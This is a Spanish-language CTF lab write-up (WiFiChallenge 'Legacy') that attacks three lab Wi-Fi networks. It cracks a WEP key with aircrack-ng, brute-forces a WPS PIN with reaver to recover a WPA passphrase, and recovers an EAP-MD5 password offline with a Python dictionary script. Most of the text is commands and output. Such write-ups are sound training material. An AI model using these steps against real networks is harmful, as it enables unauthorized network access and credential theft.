

3 - Legacy

1. Cual es la flag de el sitió web de wifi-old?

Primero escaneamos las redes WiFi disponibles para identificar el tipo de seguridad que utiliza el objetivo.

```
CH 14 ][ Elapsed: 1 min ][ 2026-05-11 17:37 ][ enabled AP selection
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
F0:9F:C2:71:22:12	-28	83	24 0	6	54	WPA2 CCMP	PSK	wifi-mobile
F0:9F:C2:71:22:10	-28	83	34 0	6	54	OPN		wifi-guest
EA:A8:8F:3D:B1:0B	-28	83	0 0	6	54	WPA2 CCMP	PSK	MiFibra-5-D6G3
F0:9F:C2:1A:CA:25	-28	82	14 0	11	54e	WPA3 CCMP	SAE	wifi-IT
F0:9F:C2:11:0A:24	-28	82	0 0	11	54e	WPA3 CCMP	SAE	wifi-management
12:70:FE:96:9A:4E	-28	82	0 0	11	54	WPA2 CCMP	PSK	WIFI-JUAN
F0:9F:C2:6A:88:26	-28	82	0 0	11	54	OPN		<length: 9>
CE:51:91:7B:A0:AE	-28	82	0 0	9	54	WPA2 CCMP	PSK	vodafone7123
DA:61:A2:3A:65:C3	-28	166	0 0	3	54	WPA2 CCMP	PSK	MOVISTAR_JYG2
F0:9F:C2:71:22:11	-28	166	3232 25	3	54	WEP WEP		wifi-old
F0:9F:C2:71:22:13	-28	83	0 0	8	54	WPA2 CCMP	PSK	wifi-event

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
F0:9F:C2:71:22:12	28:6C:07:6F:F9:43	-29	54 -54	0	24		
F0:9F:C2:71:22:10	B0:72:BF:B0:78:48	-29	54 -54	0	10		
F0:9F:C2:71:22:10	80:18:44:BF:72:47	-29	54 -54	0	10		
F0:9F:C2:71:22:10	B0:72:BF:44:B0:49	-29	54 -54	0	14		
F0:9F:C2:1A:CA:25	10:F9:6F:AC:53:52	-29	54e-54e	0	14		
(not associated)	64:32:A8:07:6C:40	-26	0 - 1	0	6	AP_router,wifi-corp	
(not associated)	E6:BB:0D:32:C8:AD	-49	0 - 1	0	2		
(not associated)	7E:DC:D5:E3:A7:22	-49	0 - 1	0	2		
(not associated)	0E:79:04:BF:C5:96	-49	0 - 1	0	2		
(not associated)	B6:5A:87:F4:47:8E	-49	0 - 1	0	2		
(not associated)	A6:D4:CD:AC:CA:87	-49	0 - 1	0	2		
(not associated)	64:32:A8:BA:18:42	-26	0 - 1	0	1		
(not associated)	64:32:A8:BC:53:51	-26	0 - 1	0	8	open-wifi,home-WiFi,WiFi-Restaurant	
(not associated)	64:32:A8:BA:6C:41	-26	0 - 1	0	4	wifi-corp	
(not associated)	78:C1:A7:BF:72:46	-49	0 - 1	0	63	wifi-offices,Jason	
(not associated)	F0:9F:C2:71:22:16	-49	0 - 1	0	18	wifi-regional	
(not associated)	B4:99:BA:6F:F9:45	-49	0 - 1	0	78	wifi-offices,Jason	
(not associated)	64:32:A8:AD:AB:53	-26	0 - 1	0	68	wifi-corp-legacy	
F0:9F:C2:71:22:11	64:32:A8:56:32:56	-29	54 -54	574	3213		

Observamos que wifi-old utiliza cifrado **WEP**, un protocolo antiguo y vulnerable debido a debilidades en el manejo de los IVs (Initialization Vectors).

Por ello, el siguiente paso será capturar tráfico suficiente para recuperar la clave.

Iniciamos la captura:

```
airodump-ng -c 3 --bssid F0:9F:C2:71:22:11 -w wifi-old wlan0mon
```

- `-c 1` → te enfocas SOLO en ese canal
- `--bssid` → filtras SOLO esa red

- `-w wifi-old` → guardas captura en archivo `.cap`

```
CH 3 ][ Elapsed: 1 min ][ 2026-05-11 17:41 ][ color on

BSSID          PWR RXQ Beacons    #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
F0:9F:C2:71:22:11 -28  0      642    12467  650  3  54  WEP  WEP      wifi-old

BSSID          STATION          PWR   Rate    Lost  Frames  Notes  Probes
F0:9F:C2:71:22:11 64:32:A8:56:32:56 -29   54 -54      0    12400
```

Una vez capturados suficientes paquetes e IVs, utilizamos `aircrack-ng` para recuperar la contraseña WEP:

```
aircrack-ng wifi-old-01.cap
```

```
Aircrack-ng 1.7 rev d3127e74

[00:00:02] Tested 38020 keys (got 15855 IVs)

KB  depth  byte(vote)
0   0/ 3    11(23296) 2E(21760) FF(20480) 35(20224) 94(19712) 2C(19456) 34(19456) D8(19456) 05(19200) 17(19200) 67(18944) 96(18944) 9E(18944) A9(18944) 27(18688) 59(18688)
1   0/ 12   BB(22528) 61(21760) 74(21248) AF(20992) F5(20736) 67(19968) 94(19968) FD(19968) 33(19712) 68(19712) A0(19712) E7(19712) 31(19456) 45(19456) 9A(19456) C5(19200)
2   0/ 4    33(24064) 3E(21504) 2F(21248) 93(21248) 0E(20992) 70(20480) F7(20480) 3E(20224) 3D(19456) 40(19200) 5A(19200) 83(19200) AA(19200) 0A(18944) 0D(18944) 2F(18944)
3   2/ 24   CD(20992) BF(20480) A2(20224) B9(20224) 4F(20224) 75(19968) F1(19712) 5F(19712) E8(19456) 95(19200) 1B(19200) B3(18944) F5(18944) F7(18944) 68(18944) 19(18688)
4   10/ 12  E6(19968) 21(19200) 4C(19200) 99(19200) DE(19200) B3(18944) C1(18944) E7(18944) 00(18688) 31(18688) 41(18688) 51(18688) 56(18688) 65(18688) A0(18688) B6(18688)

KEY FOUND! [ 11:BB:33:CD:55 ]
Decrypted correctly: 100%
```

Obtenemos la clave: 11:BB:33:CD:55

Ahora necesitamos conectarnos manualmente a la red utilizando `wpa_supplicant`.

Para ello creamos el archivo `wep.conf`:

```
network={
    ssid="wifi-old"
    key_mgmt=NONE
    wep_key0=11BB33CD55
    wep_tx_keyidx=0
}
```

- `key_mgmt=NONE` → indica que no existe WPA/WPA2
- `wep_key0` → clave WEP obtenida
- `wep_tx_keyidx=0` → índice de la clave utilizada

Nos conectamos a la red:

```
wpa_supplicant -D nl80211 -i wlan2 -c wep.conf
```

- `-D nl80211` → driver moderno Linux
- `-i wlan2` → tu interfaz
- `-c` → config

Una vez asociados al punto de acceso, solicitamos una dirección IP mediante DHCP:

```
dhclient wlan2 -v
```

Con conectividad de red ya podemos acceder al portal web del router y obtener la bandera.

Flag:

flag{ [REDACTED] }

Login

Username

Password

Login

WiFiChallenge © 2026 r4ulcl

2. ¿Cuál es la bandera que se encuentra en el punto de acceso wifi-event?

Comenzamos identificando las redes disponibles:

```
CH 8 ][ Elapsed: 6 s ][ 2026-05-11 18:05 ][ enabled AP selection
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
F0:9F:C2:71:22:13	-28	0	80	0 0	8	54	WPA2	CCMP	PSK	wifi-event
F0:9F:C2:71:22:11	0	0	0	2 0	3	-1	WEP	WEP		<length: 0>

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
(not associated)	78:C1:A7:BF:72:46	-49	0 - 1	18	6		wifi-offices, Jason
(not associated)	B4:99:BA:6F:F9:45	-49	0 - 1	18	6		wifi-offices, Jason
(not associated)	64:32:A8:AD:AB:53	-26	0 - 1	100	6		wifi-corp-legacy
F0:9F:C2:71:22:11	64:32:A8:56:32:56	0	54 -54	0	2		

Observamos que la red no tiene clientes conectados, por lo que un ataque tradicional de captura de handshake no sería viable en ese momento.

Como alternativa, verificamos si el punto de acceso tiene **WPS habilitado**, ya que este mecanismo suele ser vulnerable a ataques de fuerza bruta sobre el PIN.

Utilizamos `wash` para detectar redes con WPS:

```
wash -i wlan0mon
```

```
root@WiFiChallengeLab:/home/user/legacy# wash -i wlan0mon
BSSID           Ch  dBm  WPS  Lck  Vendor  ESSID
-----
F0:9F:C2:71:22:13  8  -30  2.0  No           wifi-event
```

Encontramos que `wifi-event` tiene WPS activo, por lo que utilizamos `reaver` para intentar recuperar automáticamente las credenciales WPA.

```
reaver -i wlan0mon -b F0:9F:C2:71:22:13 -c 8 -vv
```

- `reaver` → herramienta de ataque WPS
- `-i wlan0mon` → interfaz en modo monitor
- `-b` → BSSID objetivo
- `-c 8` → canal
- `-vv` → modo verbose (ver todo el proceso)

```
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 2 seconds
[+] WPS PIN: '12345670'
[+] WPA PSK: '@MegaPSKP@ssword!@'
[+] AP SSID: 'wifi-event'
root@WiFiChallengeLab:/home/user/legacy#
```

El ataque recupera exitosamente la contraseña WPA: `@MegaPSKP@ssword!@`


Nos conectamos utilizando `nmcli`:

```
nmcli dev wifi connect wifi-event password '@MegaPSKP@ssword!@'
```

Luego solicitamos una dirección IP:

```
dhclient wlan1 -v
```

Con acceso a la red, ingresamos al portal web y obtenemos la bandera.



3. ¿Cuál es la contraseña del cliente wifi-corp-legacy?

Formato de flag esperado:

```
flag{DOMAIN\USERNAME:PASSWORD}
```

Primero identificamos las redes disponibles:

```
CH 138 ][ Elapsed: 2 mins ][ 2026-05-11 18:26 ][ enabled AP selection
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
F0:9F:C2:71:22:15	-25	59	0	0	44	54e	WPA2	CCMP	MGT wifi-corp
F0:9F:C2:71:22:16	-25	60	0	0	44	54e	WPA2	CCMP	MGT wifi-regional
F0:9F:C2:71:22:1A	-25	59	0	0	44	54e	WPA2	CCMP	MGT wifi-corp
F0:9F:C2:71:22:17	-25	60	96	13	44	54e	WPA2	CCMP	MGT wifi-global
F0:9F:C2:71:AF:2F	-25	60	148	0	44	54	WPA3	CCMP	OWE wifi-gratis
F0:9F:CB:3F:BC:27	-25	60	3	0	44	54	WPA2	CCMP	MGT wifi-corp-legacy
F0:9F:C2:7A:33:28	-25	60	2	0	44	54e	WPA2	CCMP	MGT wifi-regional-tablets

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
(not associated)	CE:76:30:47:A5:92	-49	0 - 1	49	2		
(not associated)	2E:95:19:DF:24:CC	-49	0 - 1	49	2		
(not associated)	8A:1C:25:11:02:CD	-49	0 - 1	0	1		
(not associated)	32:E3:77:32:7A:0D	-49	0 - 6	0	2		
(not associated)	64:32:A8:07:6C:40	-26	0 - 6	0	12	AP_router,wifi-corp	
(not associated)	78:C1:A7:BF:72:46	-49	0 - 1	0	54	wifi-offices,Jason	
(not associated)	B4:99:BA:6F:F9:45	-49	0 - 1	0	54	wifi-offices,Jason	
(not associated)	F0:9F:C2:71:22:16	-49	0 - 1	0	26	wifi-regional	
F0:9F:C2:71:22:15	64:32:A8:BA:6C:41	-26	0 - 1	0	3	wifi-corp	
F0:9F:C2:71:22:17	64:32:A8:BA:18:42	-26	54e- 1e	0	11		
F0:9F:C2:71:22:17	64:32:A8:BC:53:51	-26	54e-54e	169	97	open-wifi,home-WiFi,WiFi-Restaurant	
F0:9F:C2:71:AF:2F	64:32:A8:FA:21:F4	-26	54 -54	0	144		
F0:9F:CB:3F:BC:27	64:32:A8:AD:AB:53	-26	6 - 1	100	61	wifi-corp-legacy	
F0:9F:C2:7A:33:28	64:32:A8:A9:DE:55	-26	54e-54e	0	2		

Observamos que `wifi-corp-legacy` utiliza autenticación empresarial (WPA2-Enterprise) y además tiene un cliente conectado.

Esto es importante porque el tráfico EAP intercambiado durante la autenticación puede contener información suficiente para intentar recuperar credenciales.

Capturamos tráfico de autenticación:

```
airodump-ng -c 44 --bssid F0:9F:CB:3F:BC:27 -w legacy wlan0mon
```

Ahora analizamos la captura buscando paquetes EAP Identity Response para obtener el nombre de usuario utilizado por el cliente:

```
tshark -r legacy-01.cap -Y "eap.type==1 && eap.code==2" -V
```

- `-r` → archivo `.cap`
- `-Y` → filtro Wireshark
- `eap.type==1` → paquetes Identity
- `eap.code==2` → Response
- `-V` → salida detallada

```
Extensible Authentication Protocol
  Code: Response (2)
  Id: 166
  Length: 28
  Type: Identity (1)
  Identity: W[REDACTED]r
```

Obtenemos el usuario: W[REDACTED]r

El siguiente paso consiste en extraer los parámetros utilizados en el desafío EAP-MD5, ya que este método de autenticación utiliza un challenge MD5 que puede ser crackeado offline.

Buscamos paquetes EAP-MD5:

```
tshark -r legacy-01.cap -Y "eap.type==4" -V
```

```
Extensible Authentication Protocol
  Code: Response (2)
  Id: 167
  Length: 22
  Type: MD5-Challenge EAP (EAP-MD5-CHALLENGE) (4)
    [Expert Info (Warning/Security): Vulnerable to MITM attacks. If possible, change EAP type.]
    [Vulnerable to MITM attacks. If possible, change EAP type.]
    [Severity level: Warning]
    [Group: Security]
  EAP-MD5 Value-Size: 16
  EAP-MD5 Value: 2841b83e2cc0a174e87e26cbaa0a83e6

Extensible Authentication Protocol
  Code: Response (2)
  Id: 167
  Length: 22
  Type: MD5-Challenge EAP (EAP-MD5-CHALLENGE) (4)
    [Expert Info (Warning/Security): Vulnerable to MITM attacks. If possible, change EAP type.]
    [Vulnerable to MITM attacks. If possible, change EAP type.]
    [Severity level: Warning]
    [Group: Security]
  EAP-MD5 Value-Size: 16
  EAP-MD5 Value: 2841b83e2cc0a174e87e26cbaa0a83e6
```

Identificamos el ID de autenticación: 167

Ahora buscamos el paquete Challenge enviado por el servidor:

```
tshark -r legacy-01.cap -Y "eap.code==1 && eap.type==4 && eap.id==167" -V
```

```
Id: 167
Length: 22
Type: MD5-Challenge EAP (EAP-MD5-CHALLENGE) (4)
  [Expert Info (Warning/Security): Vulnerable to MITM attacks. If possible, change EAP type.]
  [Vulnerable to MITM attacks. If possible, change EAP type.]
  [Severity level: Warning]
  [Group: Security]
EAP-MD5 Value-Size: 16
EAP-MD5 Value: 573d40199e6e6359de520f6779a96101
```

Obtenemos el challenge: 573d40199e6e6359de520f6779a96101

Luego buscamos el paquete Response enviado por el cliente:

```
tshark -r legacy-01.cap -Y "eap.code==2 && eap.type==4 && eap.id==167" -V
```

```
Extensible Authentication Protocol
Code: Response (2)
Id: 167
Length: 22
Type: MD5-Challenge EAP (EAP-MD5-CHALLENGE) (4)
  [Expert Info (Warning/Security): Vulnerable to MITM attacks. If possible, change EAP type.]
  [Vulnerable to MITM attacks. If possible, change EAP type.]
  [Severity level: Warning]
  [Group: Security]
EAP-MD5 Value-Size: 16
EAP-MD5 Value: 2841b83e2cc0a174e87e26cbaa0a83e6
```

Obtenemos el response MD5: 2841b83e2cc0a174e87e26cbaa0a83e6

Con el ID, el Challenge y el Response ya podemos realizar un ataque offline para recuperar la contraseña.

Aunque herramientas como hashcat soportan EAP-MD5, en este caso se implementó una solución manual en Python para probar contraseñas desde un diccionario.

Archivo crack.py:

```
import hashlib
import sys

ID_DECIMAL =
CHALLENGE = ""
TARGET_HASH = ""

WORDLIST = "/root/rockyou-top100000.txt"

ID = ID_DECIMAL.to_bytes(1, byteorder="big")
CHALLENGE_BYTES = bytes.fromhex(CHALLENGE)
count = 0
```



```

with open(WORDLIST, "r", errors="ignore") as f:

    for line in f:
        password = line.strip()
        count += 1

        # Formato EAP-MD5:
        # MD5(ID + PASSWORD + CHALLENGE)
        data = ID + password.encode() + CHALLENGE_BYTES

        # Generar hash MD5
        generated_hash = hashlib.md5(data).hexdigest()

        # Mostrar intento actual
        sys.stdout.write(
            f"\r[+] Intento {count} -> {password.ljust(50)}"
        )
        sys.stdout.flush()

        # Comparar hashes
        if generated_hash == TARGET_HASH:

            print("\n")
            print("=" * 50)
            print(f"[+] PASSWORD ENCONTRADO: {password}")
            print("=" * 50)

            break

```

El script reproduce el funcionamiento de EAP-MD5:

```
MD5(ID + PASSWORD + CHALLENGE)
```

Cada contraseña del diccionario es combinada con el challenge capturado y comparada contra el response real enviado por el cliente.

```

root@WiFiChallengeLab:/home/user/legacy# nano crack.py
root@WiFiChallengeLab:/home/user/legacy# python3 crack.py
[+] Intento 395748 -> [REDACTED]7
PASSWORD ENCONTRADO: [REDACTED]7

```

La contraseña encontrada es:

```
p[REDACTED]7
```

Finalmente obtenemos la flag completa:

